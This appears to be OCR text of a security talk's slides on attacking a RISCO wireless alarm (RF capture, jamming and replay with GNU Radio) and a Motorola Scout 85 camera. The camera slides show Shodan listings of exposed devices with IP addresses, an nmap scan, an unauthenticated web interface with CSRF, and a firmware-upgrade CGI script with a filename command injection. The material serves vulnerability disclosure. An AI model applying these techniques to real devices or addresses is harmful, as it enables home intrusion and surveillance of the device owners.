- Wireless intruder alarm, has motion/shock and misc. sensors for home and commercial use.
- Operated using a keypad, wireless key and proximity fobs.
- Typical design of many home security installation devices.
- Wireless connectivity is increasingly targeted by attackers due to wide availability of software defined radio.

RISCO Agility Intruder Alarm




RISCO Agility Intruder Alarm

RISCO Part No.	Product description	Apparatus model/ Product
RP128T4RC00A	PROSYS ROLLING CODE 868 MHZ	WL T4RC
RP128T4Z000A-B	PROSYS Remote 4Key 868 MHz	RP128T4Z
RW132KF1000A	4 Button Black Keyfob, 868MHz	WL 132KF1
RW132KF2000A	2-Way WL Remote Control, 868MHz	Agility 132KF2
RWT50P86800A-B	WR PENDANT XMITTER 868MHZ	RWT50P
RWT51P80000A	Wristband Panic Transmitter 868M	RWT51P
RWT52P86800A	2 Button Panic Keyfob 868 MHz	RWT52P
RWT54086800A	4 Button Zone Keyfob 868MHz	RWT54


RISCO Agility Intruder Alarm

- PCB contains only a few components, XTAL, Oscillator, & TH72032-2 Transmitter.
- Uses Amplitude-Shift Keying to modulate data up to 40KB/s. Datasheet available.
- No other modulation supported.
- We know the frequency of operation & the modulation in use.




RISCO Agility Intruder Alarm

- GNU/Radio to demodulate/capture wireless fob…




RISCO Agility Intruder Alarm



RISCO Agility Intruder Alarm

- Attacker jams & replays or captures offline rolling code
- Easy to replay captured signals with GNU/Radio…




RISCO Agility Intruder Alarm

DEMO

Motorola Scout 85 Connect

- IP Camera rebranded for a number of different purposes; pet monitor, security camera, web cam
- Mobile app provides remote access to streams via cloud connectivity
- Built on top of Linux (2.6.32) using BusyBox on an ARMv5 chip
- Focused mainly on version 17 of firmware, newer versions are available

TOP COUNTRIES



United States	61
United Kingdom	19
France	9
Canada	7
Ireland	6

TOP SERVICES

HTTP	123
NAS Web Interfaces	2
Printer Job Language	1
HTTP (8080)	1
Qconn	1

TOP ORGANIZATIONS

Comcast Cable	17
Orange	5
Virgin Media	4
Charter Communications	4
Verizon FiOS	3

Total results: 135

92.6.158.92

host-92-6-158-92.as43234.net
Linux 2.6.x
TalkTalk
Added on 2016-06-12 15:24:52 GMT
United Kingdom
Details

```
HTTP/1.1 404 Not Found
Content-type: text/plain
Proxy-Connection: Keep-Alive
Connection: Close
Server: nuvoton
Cache-Control: no-store, no-cache, must-revalidate, pre-check=0, post-check=0, max-age=0
Pragma: no-cache
Expires: 0
```

71.173.198.109

pool-71-173-198-109.hrbgpa.fios.verizon.net
Verizon FiOS
Added on 2016-06-12 13:09:30 GMT
United States, Palmyra
Details

```
HTTP/1.1 404 Not Found
Content-type: text/plain
Proxy-Connection: Keep-Alive
Connection: Close
Server: nuvoton
Cache-Control: no-store, no-cache, must-revalidate, pre-check=0, post-check=0, max-age=0
Pragma: no-cache
Expires: 0
```

162.201.115.51

162-201-115-51.lightspeed.lsvlky.sbcglobal.net
AT&T U-verse
Added on 2016-06-12 11:20:41 GMT
United States, Louisville
Details

```
HTTP/1.0 404 Not Found
Content-type: text/plain
Proxy-Connection: Keep-Alive
Connection: Close
```

Motorola Scout 85 Connect

- Decompiled the Android application and found URLs used to download firmware
- Unpacking the firmware revealed a number of accessible files in the web root, amongst other things
- All services are forked from a single process using plugins (shared libraries), e.g. plugin_http.so

Motorola Scout 85 Connect

```
Nmap scan report for 10.0.0.103
Host is up (0.0043s latency).
Not shown: 62924 closed ports, 2606 filtered
ports
PORT      STATE SERVICE    VERSION
80/tcp    open  tcpwrapped
6667/tcp  open  http       GM Streaming Server
httpd
8080/tcp  open  http       BusyBox httpd 1.13
51108/tcp open  unknown
60000/tcp open  unknown
```


Motorola Scout 85 Connect

- TCP Port 51108 triggered "noise" during port scan – linked to the audio out on the device?

- Sending a WAV file with the correct codec causes it to be played through the device's speakers:
  - RIFF (little-endian) data, WAVE audio, Microsoft PCM, 16 bit, mono 8000 Hz

Motorola Scout 85 Connect

- Web service is completely unauthenticated
- A number of files exposed – multi purpose firmware?
  - /test.html: move the device
  - /routersetup.html: configure wireless
  - /fwupgrade2.html: upgrade firmware
- CSRF FTW



Motorola Scout 85 Connect

DEMO

Motorola Scout 85 Connect

- Several CGI scripts exposed under /cgi-bin
- The "haserlupgrade.cgi" script is invoked during a firmware upgrade
- Contained a very trivial command injection vulnerability when processing the filename of the uploaded firmware
- Exploited by @SecurAddicted

```
#!/mnt/skyeye/bin/haserl --upload-limit=30000 --upload-dir=/mnt/cache
content-type: text/html

<% if test -n "$HASERL_uploadfile_path"; then %>
        <% rm -rf /mnt/cache/fwupload/* %>
        <% mkdir /mnt/cache/fwupload %>
        <% mv "$HASERL_uploadfile_path" "/mnt/cache/fwupload/$FORM_uploadfile_na
        <% echo "/mnt/cache/fwupload/$FORM_uploadfile_name" > /mnt/cache/new_fwu
        <% touch /mnt/cache/upgrade_by_web %>
        <% rm -rf /mnt/cache/*.flv /mnt/cache/cgic* /mnt/cache/*.tar.gz %>
        <% rm -rf /mnt/cache/UPLOAD_* %>
    <% filesize=`ls -al /mnt/cache/$FORM_uploadfile_name | awk '{print $5}'` %>
    <% version=`echo $FORM_uploadfile_name | cut -c6-13` %>
    <% model=`echo $FORM_uploadfile_name | cut -d'-' -f1` %>
    <% if [ $MODEL_ID == $model ] || [ $MODEL_ID != "0066" ]; then %>
        <% killall -USR1 fwupgrade %>
```

